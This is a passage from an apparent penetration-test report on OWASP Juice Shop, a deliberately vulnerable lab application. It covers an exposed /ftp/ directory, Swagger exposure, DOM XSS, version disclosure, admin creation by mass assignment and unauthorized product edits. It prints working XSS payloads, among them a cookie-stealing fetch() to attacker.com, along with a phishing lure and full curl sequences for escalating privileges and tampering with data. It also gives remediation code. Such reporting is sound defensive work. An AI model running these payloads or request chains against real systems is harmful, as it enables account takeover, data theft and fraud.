- Successful admin authentication bypass via SQL injection - valid JWT token obtained without password: [images/finding-3761fd03-fab6-4963-adb2-2f9d04586a65-11-sqli-login-bypass-1772154409-3801.json](#)

6.21 Finding

6.21.1 High Severity Information Disclosure - Directory Listing Enabled with Sensitive Files at /ftp/

Severity**High****CVSS Base Score****8.2** (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N)

Assets	http://juiceshop:3000/ftp/, http://juiceshop:3000/ftp/incident-support.kdbx, http://juiceshop:3000/ftp/package.json.bak, http://juiceshop:3000/ftp/legal.md, http://juiceshop:3000/ftp/acquisitions.md
Status	open

Description

6.22 Summary

The /ftp/ directory has directory listing enabled, exposing multiple sensitive files including a KeePass password database, backup files, encryption scripts, and confidential business documents. All files are accessible without authentication.

6.23 Reproduction Steps

1. Navigate to `http://juiceshop:3000/ftp/`
2. Directory listing is displayed showing all files with sizes and dates
3. Files can be downloaded directly without authentication

6.24 Exposed Files

Critical Files: - `incident-support.kdbx` (3,246 bytes) - KeePass password database file
- `package.json.bak` (4,291 bytes) - Backup configuration with dependencies
- `package-lock.json.bak` (750,353 bytes) - Complete dependency tree backup
- `encrypt.pyc` (573 bytes) - Compiled Python encryption script

Sensitive Business Files: - `acquisitions.md` (909 bytes) - Acquisition documentation
- `legal.md` (3,047 bytes) - Legal documents
- `coupons_2013.md.bak` (131 bytes) - Historical coupon codes
- `suspicious_errors.yml` (723 bytes) - Error logs and debugging data
- `announcement_encrypted.md` (369,237 bytes) - Encrypted announcement (large file)

Other Files: - `easter.egg` (324 bytes) - Easter egg file
- `quarantine/` - Subdirectory (purpose unknown)

6.25 Confirmed Downloads

Successfully downloaded `incident-support.kdbx` - file type confirmed as KeePass database (3.7KB). This password database likely contains credentials for incident response systems, administrative accounts, or infrastructure access.

6.26 Impact

1. **Credential Exposure:** KeePass database may contain master passwords if cracked
2. **Intellectual Property Theft:** Business documents and acquisition plans exposed
3. **Configuration Disclosure:** Backup files reveal complete dependency information
4. **Attack Intelligence:** Error logs and encryption scripts aid further attacks
5. **Supply Chain Risk:** Package files expose vulnerable dependencies

6.27 Business Impact

KeePass password database exposure is critical - if the master password is weak or guessable, all stored credentials are compromised. Business documents reveal confidential strategic information.

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- HTML directory listing showing all exposed files including `incident-support.kdbx` KeePass database and backup configuration files: [images/finding-04b9e4c6-08af-4ccf-9f57-ff20bcf5d793-12-exploit-ftp-listing-1772154310-28044.html](#)
- Browser view of FTP directory listing showing 11 files including KeePass database, backup files, and business documents accessible without authentication




Figure 6.2: Browser view of FTP directory listing showing 11 files including KeePass database, backup files, and business documents accessible without authentication

- Successfully downloaded incident-support.kdbx KeePass password database (3.7KB) from public FTP directory without authentication: [images/finding-04b9e4c6-08af-4ccf-9f57-ff20bcf5d793-14-exploit-kdbx-1772154297-4450.kdbx](#)

6.28 Finding

6.28.1 Medium Severity Information Disclosure - Complete API Documentation Exposed via Swagger UI

Severity	Medium
CVSS Base Score	5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Assets	http://juiceshop:3000/api-docs/, http://juiceshop:3000/api-docs/swagger.yaml
Status	open

Description

6.29 Summary

The application exposes its complete API documentation through an unauthenticated Swagger UI interface at `/api-docs/`. This reveals all API endpoints, parameters, request/response schemas, and internal API structure to potential attackers.

6.30 Reproduction Steps

1. Navigate to `http://juiceshop:3000/api-docs/`
2. Swagger UI interface loads without authentication
3. Complete API specification is accessible
4. All endpoints, methods, and parameters are documented

6.31 Exposed Information

- Complete list of API endpoints
- HTTP methods supported for each endpoint
- Request parameter names and types
- Response schemas and data structures
- Authentication requirements per endpoint
- Error response formats
- API versioning information

6.32 Impact

1. **Attack Surface Mapping:** Attackers gain complete knowledge of all API endpoints
2. **Parameter Discovery:** All input parameters revealed, aiding injection attacks
3. **Logic Discovery:** Business logic and data relationships exposed through API design
4. **Authentication Bypass Research:** Clear view of which endpoints lack authentication
5. **Automated Exploitation:** API specs enable automated fuzzing and testing tools

6.33 Business Impact

While API documentation exposure is common in development, production systems should restrict access to prevent attackers from gaining comprehensive knowledge of the API attack surface. This significantly reduces the reconnaissance phase of an attack.

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- HTTP response showing Swagger UI HTML accessible at /api-docs/ endpoint without authentication, providing complete API documentation: [images/finding-24a78216-d5fa-4ca7-a8ec-6dfed1d88847-15-exploit-swagger-ui-1772154324-12687.txt](#)

6.34 Finding

6.34.1 Reflected DOM-Based XSS in Search Functionality

Severity	Medium
CVSS Base Score	6.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)
Assets	http://juiceshop:3000/#/search
Status	open

Description

6.35 Vulnerability Summary

The product search functionality at `/#/search` contains a reflected DOM-based Cross-Site Scripting (XSS) vulnerability. The search query parameter is reflected into the DOM without proper sanitization, allowing arbitrary JavaScript execution in the victim's browser context.

6.36 Technical Details

Affected Endpoint: `http://juiceshop:3000/#/search?q={payload}`

Vulnerability Type: Reflected DOM-based XSS

Root Cause: The Angular application processes the `q` parameter from the URL hash and renders it into the DOM without proper encoding or sanitization. The application does not implement Content Security Policy (CSP) restrictions effectively.

6.37 Reproduction Steps

6.37.1 1. Basic XSS Proof-of-Concept

```
# Navigate to the following URL:
http://juiceshop:3000/#/search?q=<iframe src=javascript:alert(1)>

# Result: JavaScript alert(1) executes successfully
```

6.37.2 2. Alternative Payloads

```
# Image tag with onerror
http://juiceshop:3000/#/search?q=<img src=x onerror=alert(document.cookie)>

# SVG-based XSS
http://juiceshop:3000/#/search?q=<svg/onload=alert(1)>

# Script tag (may be filtered)
http://juiceshop:3000/#/search?q=<script>alert(1)</script>
```

6.37.3 3. Session Token Theft Example

```
# Exfiltrate session cookies to attacker server
http://juiceshop:3000/#/search?q=<iframe
  src=javascript:fetch('https://attacker.com/steal?cookie='+document.cookie)>
```

6.37.4 4. Exploitation Scenario

Attacker sends phishing email or message containing malicious link:

Subject: Special Discount on Juice Products!

Click here to see products on sale:

`http://juiceshop:3000/#/search?q=<iframe src=javascript:fetch('https://evil.co`

When victim clicks the link: 1. XSS payload executes in victim's browser 2. Victim's session cookies/JWT tokens are sent to attacker 3. Attacker can impersonate the victim

6.38 Impact

Medium Severity - This vulnerability allows attackers to:

1. **Session Hijacking:** Steal authentication tokens/cookies from authenticated users
2. **Account Takeover:** Impersonate victims using stolen credentials
3. **Phishing:** Display fake login forms to capture credentials
4. **Keylogging:** Inject keyloggers to capture sensitive user input
5. **Data Theft:** Access and exfiltrate user data visible in the browser
6. **Malware Distribution:** Redirect users to malicious websites
7. **Defacement:** Modify page content to damage reputation

Attack Requirements: - User interaction required (victim must click malicious link) - No authentication needed to craft exploit - Works against any user including administrators

Business Impact: - User account compromise - Loss of customer trust - Potential data breach - Regulatory compliance issues - Reputational damage

6.39 Remediation

6.39.1 1. Output Encoding

Properly encode all user-controlled data before rendering:

```
// Use Angular's built-in sanitization
import { DomSanitizer } from '@angular/platform-browser';

constructor(private sanitizer: DomSanitizer) {}

safeSearchQuery = this.sanitizer.sanitize(SecurityContext.HTML, this.searchQuery);
```

6.39.2 2. Content Security Policy (CSP)

Implement strict CSP headers:

```
Content-Security-Policy:  
  default-src 'self';  
  script-src 'self';  
  object-src 'none';  
  base-uri 'self';  
  frame-ancestors 'none';
```

6.39.3 3. Input Validation

Validate and sanitize search input:

```
function sanitizeSearchQuery(query) {  
  // Remove HTML tags and special characters  
  return query.replace(/<[^\>]*>/g, '').replace(/[<>"]/g, '');  
}
```

6.39.4 4. Framework Security Features

Ensure Angular security features are properly configured: - Use [innerText] instead of [innerHTML] for user content - Avoid bypassSecurityTrust* methods unless absolutely necessary - Use Angular's built-in sanitization for all dynamic content

6.39.5 5. Additional Security Measures

- Set HttpOnly and Secure flags on session cookies
- Implement SameSite=Strict cookie attribute
- Use X-XSS-Protection: 1; mode=block header (legacy browsers)
- Regular security testing and code review
- Implement automated XSS scanning in CI/CD pipeline

6.40 References

- CWE-79: Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)
- CWE-80: Improper Neutralization of Script-Related HTML Tags
- OWASP Top 10 2021 - A03: Injection

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM-based XSS Prevention Cheat Sheet
- Angular Security Guide: <https://angular.io/guide/security>

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- XSS payload successfully executed - JavaScript alert dialog displayed from iframe
src=javascript:alert(1)

DRAFT

Pretty-print ☐

```

{"config":{"server":{"port":3000,"basePath":"","baseUrl":"http://localhost:3000","sh.op","name":"OWASP Juice Shop","logo":"JuiceShop_Logo.png","favicon":"favico
lightgreen","showVersionNumber":true,"showGitHubLinks":true,"localBackupEnable
inName":"Juicycoin","privacyContactEmail":"donotreply@owasp-juice.shop","custo
{"name":"Juicy","greeting":"Nice to meet you <customer-name>, I'm <bot-
name>","trainingData":"botDefaultTrainingData.json","defaultResponse":"Sorry I
to say","avatar":"JuicyChatBot.png"},"social":{"blueSkyUrl":"https://bsky.app/
juice.shop","mastodonUrl":"https://fosstodon.org/@owasp_juiceshop","twitterUrl
acebookUrl":"https://www.facebook.com/owasp.juiceshop","slackUrl":"https://owa
www.reddit.com/r/owasp_juiceshop","pressKitUrl":"https://github.com/OWASP/owasp
shop","nftUrl":"https://opensea.io/collection/juice-shop","questionnaireUrl":n
{"topProductImage":"fruit_press.jpg","bottomProductImage":"apple_pressings.jpg
{"showOnFirstStart":true,"title":"Welcome to OWASP Juice Shop!","message":"<p>
of intended security vulnerabilities, the <strong>OWASP Juice Shop</strong> is
practice or template application for web developers: It is an awareness, train
security risks in modern web applications. The <strong>OWASP Juice Shop</strong>
non-profit <a href='https://owasp.org' target='_blank'>Open Worldwide Applicat
developed and maintained by volunteers. Check out the link below for more info
</p><h1><a href='https://owasp-juice.shop' target='_blank'>https://owasp-juice
{"message":"This website uses fruit cookies to ensure you get the juiciest tra
it!","linkText":"But me wait!","linkUrl":"https://www.youtube.com/watch?v=9Pnb
{"contact":"mailto:donotreply@owasp-juice.shop","encryption":"https://keybase.
fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcd","acknowledgements":"/#/s
board","hiring":"/#/jobs","csaf":"/.well-known/csaf/provider-metadata.json"},"
{"video":"owasp_promo.mp4","subtitles":"owasp_promo.vtt"},"easterEggPlanet":
{"name":"Orangeize","overlayMan":"orangeman?k=ing%20googleAuth":{"clientId":

```

Figure 6.3: XSS payload successfully executed - JavaScript alert dialog displayed from
 iframe src=javascript:alert(1)

6.41 Finding

6.41.1 Low Severity Information Disclosure - Application Version Number Exposed

Severity	Low
CVSS Base Score	5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Assets	http://juiceshop:3000/rest/admin/application-version
Status	open

Description

6.42 Summary

The `/rest/admin/application-version` endpoint exposes the exact application version number (19.1.1) without requiring authentication. This information aids attackers in identifying known vulnerabilities specific to this version.

6.43 Reproduction Steps

1. Send HTTP GET request to `http://juiceshop:3000/rest/admin/application-version`
2. No authentication required
3. Response: `{"version": "19.1.1"}`

6.44 Exposed Information

- Exact version: **OWASP Juice Shop 19.1.1**
- Enables targeted vulnerability research
- Confirms application identity and version

6.45 Impact

1. **Targeted Exploitation:** Attackers can research version-specific CVEs and known vulnerabilities
2. **Exploit Selection:** Enables attackers to use exploits tailored to version 19.1.1
3. **Reconnaissance Enhancement:** Confirms application type and reduces guesswork
4. **Attack Efficiency:** Reduces time needed to identify working exploits

6.46 Business Impact

Version disclosure is a common finding but aids attackers in planning targeted attacks. Combined with other information disclosure vulnerabilities, this enables efficient exploit selection and reduces the attacker's effort.

6.47 Recommendation

Remove or restrict access to version endpoints. If version information is needed for support purposes, require authentication and authorization checks.

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- HTTP response from /rest/admin/application-version endpoint showing version 19.1.1 accessible without authentication: [images/finding-dceb8ec4-d0d4-4d9f-9a55-b434cb75a9e3-17-exploit-version-1772154323-1425.txt](#)

6.48 Finding

6.48.1 Critical Privilege Escalation via Mass Assignment - Unauthenticated Admin Account Creation

Severity	Critical
CVSS Base Score	10.0 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Assets	http://juiceshop:3000/api/Users
Status	open

Description

6.49 Vulnerability Summary

The user registration endpoint at /api/Users suffers from a critical mass assignment vulnerability that allows any unauthenticated attacker to create an administrator account by

injecting the `role` parameter during registration. This grants immediate and complete administrative access to the application without any authentication or authorization requirements.

6.50 Technical Details

Affected Endpoint: POST `/api/Users`

Vulnerability Type: Mass Assignment / Parameter Injection leading to Privilege Escalation

Root Cause: The registration endpoint does not sanitize or validate the `role` field in user creation requests. It blindly accepts any field provided in the request body and assigns it to the new user model, including privileged fields like `role`.

Attack Vector: An attacker can inject `"role": "admin"` into the registration payload to create a fully privileged administrator account.

6.51 Reproduction Steps

6.51.1 Step 1: Identify Normal User Registration Flow

First, observe the legitimate registration request structure:

```
curl -X POST http://juiceshop:3000/api/Users \
-H "Content-Type: application/json" \
-d '{
  "email": "normal@example.com",
  "password": "Test123!",
  "passwordRepeat": "Test123!",
  "securityQuestion": {
    "id": 1,
    "question": "Your favorite color?",
    "answer": "blue"
  }
}'
```

Result: User created with default `role`: `"customer"`

6.51.2 Step 2: Inject Admin Role During Registration

Modify the registration request to inject the `role` parameter:

```
curl -X POST http://juiceshop:3000/api/Users \
-H "Content-Type: application/json" \
-d '{
```

```
"email":"hacker@example.com",
"password":"Hacker123!",
"passwordRepeat":"Hacker123!",
"role":"admin",
"securityQuestion":{
  "id":1,
  "question":"test",
  "answer":"test"
}
}'
```

Response:

```
{
  "status": "success",
  "data": {
    "id": 29,
    "username": "",
    "email": "hacker@example.com",
    "password": "70d150e615fb499f46be4a6352c6e8fc",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2026-02-27 01:08:56.051 +00:00",
    "updatedAt": "2026-02-27 01:08:56.051 +00:00",
    "deletedAt": null
  }
}
```

Result: User created with role: "admin" and profileImage: "/assets/public/images/uploads/defaultAdmin.png"

6.51.3 Step 3: Login with Escalated Account

```
curl -X POST http://juiceshop:3000/rest/user/login \
-H "Content-Type: application/json" \
-d '{
  "email":"hacker@example.com",
  "password":"Hacker123!"
}'
```

Response: JWT token issued with admin role embedded

6.51.4 Step 4: Decode JWT to Verify Admin Privileges

```
# Extract and decode JWT payload
echo "<TOKEN>" | cut -d. -f2 | base64 -d | jq '.'
```

JWT Payload:

```
{
  "status": "success",
  "data": {
    "id": 29,
    "email": "hacker@example.com",
    "role": "admin",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png"
  },
  "iat": 1772154543
}
```

6.51.5 Step 5: Confirm Admin Access to Protected Endpoints

Test access to admin-only feedback endpoint:

```
curl http://juiceshop:3000/api/Feedbacks \
-H "Authorization: Bearer <ADMIN_TOKEN>"
```

Response:

```
{
  "status": "success",
  "data": [
    {
      "UserId": 1,
      "id": 1,
      "comment": "I love this shop! Best products in town! (**in@juice-sh.op)",
      "rating": 5
    },
    ...
  ]
}
```

Result: Full access to admin endpoints confirmed - can view all user feedback, access administration panel, modify products, view orders, delete users, etc.

6.52 Impact

Critical Severity - CVSS 10.0 - This vulnerability represents a complete compromise of the application:

6.52.1 Immediate Impact:

1. Complete Administrative Access:

- Full access to admin panel at `/#/administration`
- View all users, orders, and customer data
- Access all feedback and reviews
- Modify product catalog and pricing
- Delete users and data

2. Authentication Bypass:

- No existing credentials required
- Instant admin account creation
- Bypasses all authorization controls

3. Data Breach:

- Access to all customer information
- View order history and payment data
- Enumerate all users including other admins
- Access sensitive feedback and private reviews

4. System Integrity:

- Modify application configuration
- Manipulate product prices and inventory
- Delete or corrupt business data
- Create additional backdoor accounts

5. Business Disruption:

- Manipulate orders and financial records
- Deface product listings
- Lock out legitimate administrators
- Cause complete denial of service

6.52.2 Attack Chain Scenarios:

Scenario 1 - Data Exfiltration: 1. Create admin account via mass assignment 2. Login and obtain admin JWT 3. Enumerate all users via `/api/Users` 4. Download all orders, feedback, and customer data 5. Exfiltrate PII and business intelligence

Scenario 2 - Financial Fraud: 1. Create admin account 2. Modify product prices to \$0.00 3. Place orders for high-value items 4. Manipulate order status and fulfillment 5. Cover tracks by deleting admin account

Scenario 3 - Persistent Access: 1. Create multiple admin accounts with different emails 2. Modify application configuration 3. Inject backdoors into product descriptions (XSS) 4. Monitor legitimate admin activity 5. Maintain persistent presence

6.52.3 Business Impact:

- **Total application compromise**
- **Complete loss of confidentiality, integrity, and availability**
- **Severe financial losses from fraud**
- **Regulatory violations (GDPR, PCI-DSS, etc.)**
- **Reputational damage and loss of customer trust**
- **Legal liability for data breaches**
- **Potential business shutdown**

6.53 Root Cause Analysis

The vulnerability exists because:

1. **No Input Validation:** The `/api/Users` endpoint does not whitelist allowed fields
2. **Mass Assignment Enabled:** ORM directly maps all request fields to the User model
3. **Missing Authorization Logic:** No check prevents setting privileged fields during registration
4. **Weak Security Boundaries:** Role field is mutable in user-facing endpoints

6.54 Remediation

6.54.1 Immediate Critical Fixes:

1. **Whitelist Allowed Fields:**

```
// Only allow specific fields during registration
const allowedFields = ['email', 'password', 'passwordRepeat', 'securityQuestion'];
const userData = {};

allowedFields.forEach(field => {
  if (req.body[field]) {
    userData[field] = req.body[field];
  }
});

// Explicitly set role to customer
userData.role = 'customer';

const user = await User.create(userData);
```

2. Blacklist Privileged Fields:

```
// Remove any privileged fields from request
const privilegedFields = ['role', 'isAdmin', 'isActive', 'deluxeToken'];
privilegedFields.forEach(field => delete req.body[field]);
```

3. Add Model-Level Protection:

```
// In User model definition
const User = sequelize.define('User', {
  // ... field definitions
  role: {
    type: DataTypes.STRING,
    defaultValue: 'customer',
    allowNull: false,
    // Prevent mass assignment
    set(value) {
      // Only allow role change via admin endpoints
      if (!this.isNewRecord && this.changed('role')) {
        throw new Error('Role cannot be modified');
      }
      this.setDataValue('role', value);
    }
  }
});
```

6.54.2 Long-term Security Improvements:

1. Implement DTO Pattern:

- Create explicit Data Transfer Objects for registration
- Map only allowed fields from DTO to model
- Validate all inputs against DTO schema

2. Separate Admin Creation:

- Admin accounts should only be created via dedicated admin endpoint
- Require existing admin authentication for admin creation
- Log all admin account creations

3. Add Security Testing:

```
// Integration test
it('should not allow role injection during registration', async () => {
  const res = await request(app)
    .post('/api/Users')
    .send({
      email: 'test@example.com',
      password: 'Test123!',
      role: 'admin'
    });

  expect(res.body.data.role).toBe('customer');
});
```

4. Implement Least Privilege:

- Default all new accounts to minimal permissions
- Require explicit permission grants for elevated access
- Implement role hierarchies and permission systems

5. Add Audit Logging:

- Log all role assignments and changes
- Monitor for suspicious account creation patterns
- Alert on admin account creation

6. Code Review:

- Audit all endpoints accepting user input
- Review ORM configurations for mass assignment vulnerabilities
- Check for similar issues in update operations

6.55 References

- CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes
- CWE-250: Execution with Unnecessary Privileges
- CWE-269: Improper Privilege Management
- OWASP API Security Top 10 - API6:2023 Unrestricted Access to Sensitive Business Flows
- OWASP Top 10 - A01:2021 Broken Access Control
- OWASP Mass Assignment Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment.html

Proof of Concept

Not provided

Remediation

Not provided

Evidence

- POST /api/Users with injected role parameter successfully creates user ID 29 with admin role and defaultAdmin.png profile image: [images/finding-4749b0bc-35d0-43c0-b13e-b60511f5ff1a-21-privesc-registration-1709005600-adminrole.json](#)
- Decoded JWT for escalated user showing confirmed admin role in token payload after successful login: [images/finding-4749b0bc-35d0-43c0-b13e-b60511f5ff1a-22-privesc-jwt-1709005700-confirmed.json](#)

- Admin-only GET /api/Feedbacks endpoint successfully accessed with escalated admin token showing all user feedback including masked email addresses: `images/finding-4749b0bc-35d0-43c0-b13e-b60511f5ff1a-23-privesc-feedback-1709005800-admin-access.json`

6.56 Finding

6.56.1 Broken Function Level Authorization - Regular Users Can Modify Product Catalog

Severity	High
CVSS Base Score	8.1 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:H)
Assets	http://juiceshop:3000/api/Products/{id}
Status	open

Description

6.57 Vulnerability Summary

The product management endpoint `/api/Products/{id}` suffers from broken function-level authorization, allowing any authenticated user (including customers) to modify product details such as prices, descriptions, and names. This should be restricted to administrators only but lacks proper role-based access control checks.

6.58 Technical Details

Affected Endpoint: PUT `/api/Products/{id}`

Vulnerability Type: Broken Function Level Authorization (BFLA) / Vertical Privilege Escalation

Root Cause: The product update endpoint validates that a user is authenticated but does not verify that the user has administrative privileges. Any authenticated customer can execute administrative functions to modify the product catalog.

6.59 Reproduction Steps

6.59.1 Step 1: Create Regular User Account

```
curl -X POST http://juiceshop:3000/api/Users \
-H "Content-Type: application/json" \
-d '{
  "email": "customer@example.com",
  "password": "Test123!",
  "passwordRepeat": "Test123!",
  "securityQuestion": {"id": 1, "question": "test", "answer": "test"}
}'
```

Result: Customer account created with role="customer"

6.59.2 Step 2: Login as Regular User

```
curl -X POST http://juiceshop:3000/rest/user/login \
-H "Content-Type: application/json" \
-d '{"email": "customer@example.com", "password": "Test123!"}'
```

Extract JWT token from response

6.59.3 Step 3: Verify User Role

Decode JWT payload to confirm customer role:

```
echo "<JWT_PAYLOAD>" | base64 -d | jq '.data.role'
# Output: "customer"
```

6.59.4 Step 4: Modify Product Price and Description

```
curl -X PUT http://juiceshop:3000/api/Products/3 \
-H "Authorization: Bearer <CUSTOMER_TOKEN>" \
-H "Content-Type: application/json" \
-d '{
  "price": 0.01,
  "description": "HACKED BY CUSTOMER"
}'
```

Response:

```
{
  "status": "success",
  "data": {
    "id": 3,
    "name": "Eggfruit Juice (500ml)",
    "description": "HACKED BY CUSTOMER",
    "price": 0.01,
    "deluxePrice": 8.99,
    "image": "eggfruit_juice.jpg",
    "createdAt": "2026-02-26T22:05:51.811Z",
    "updatedAt": "2026-02-27T01:14:49.384Z",
    "deletedAt": null
  }
}
```

Result: Product price changed from \$8.99 to \$0.01 and description defaced - changes are permanent and visible to all users.

6.59.5 Step 5: Verify Changes Persist

```
curl http://juiceshop:3000/api/Products/3
```

Result: Modified price and description confirmed - all customers see the tampered product.

6.60 Impact

High Severity - This vulnerability allows any authenticated user to:

6.60.1 Business Logic Attacks:

1. Price Manipulation:

- Set product prices to \$0.01
- Create fraudulent discounts
- Purchase high-value items at minimal cost
- Cause financial losses to the business

2. Catalog Defacement:

- Modify product descriptions with malicious content
- Inject phishing links or malware URLs
- Display offensive or misleading information
- Damage brand reputation

3. **Competitive Sabotage:**

- Corrupt product information
- Make products appear unavailable
- Confuse legitimate customers
- Disrupt business operations

4. **Data Integrity Loss:**

- Permanent corruption of product database
- Loss of original pricing information
- Destruction of product metadata
- Requires manual restoration

6.60.2 **Attack Scenarios:**

Scenario 1 - Financial Fraud: 1. Customer creates account 2. Sets all product prices to \$0.01 3. Purchases large quantities at fraudulent prices 4. Business suffers financial losses

Scenario 2 - Reputation Damage: 1. Attacker modifies product descriptions 2. Injects offensive or misleading content 3. Other customers see defaced products 4. Brand reputation damaged

Scenario 3 - Denial of Service: 1. Mass modification of all products 2. Prices set to \$999999.99 3. Descriptions replaced with garbage 4. Legitimate customers cannot shop

6.60.3 **Business Impact:**

- **Financial Losses:** Direct fraud from manipulated prices
- **Operational Disruption:** Catalog corruption requires manual cleanup
- **Reputational Damage:** Public-facing product defacement
- **Customer Trust:** Loss of confidence in platform security
- **Regulatory Risk:** Potential fraud and consumer protection violations
- **Recovery Costs:** Database restoration and forensics

6.61 **Root Cause Analysis**

The vulnerability exists because:

1. **Missing Role Check:** Endpoint verifies authentication but not authorization level
2. **Insufficient Access Control:** No distinction between customer and admin functions
3. **Weak Security Boundaries:** Product management accessible to non-privileged users
4. **Lack of Defense in Depth:** No secondary validation of user privileges

6.62 Remediation

6.62.1 Immediate Critical Fix:

1. Implement Role-Based Access Control:

```
router.put('/api/Products/:id',
  security.isAuthenticated(),
  security.isAdmin(), // ADD THIS
  async (req, res) => {
    // existing handler
  }
);
```

2. Add Middleware for Admin Verification:

```
const isAdmin = (req, res, next) => {
  if (!req.user || req.user.role !== 'admin') {
    return res.status(403).json({
      error: 'Forbidden',
      message: 'Administrative privileges required'
    });
  }
  next();
};
```

3. Verify User Role in Handler:

```
async (req, res) => {
  // Double-check role even with middleware
  if (req.user.role !== 'admin') {
    return res.status(403).json({ error: 'Forbidden' });
  }

  const product = await Product.findByPk(req.params.id);
  await product.update(req.body);
  res.json({ status: 'success', data: product });
}
```

6.62.2 Long-term Security Improvements:

1. Comprehensive Authorization Audit:

- Review all API endpoints for proper role checks
- Identify admin-only functions
- Implement consistent authorization middleware
- Document required privileges per endpoint

2. Principle of Least Privilege:

```
const ROLE_PERMISSIONS = {
  customer: ['read:products', 'create:order', 'read:own_data'],
  admin: ['*'] // all permissions
};
```

```
};

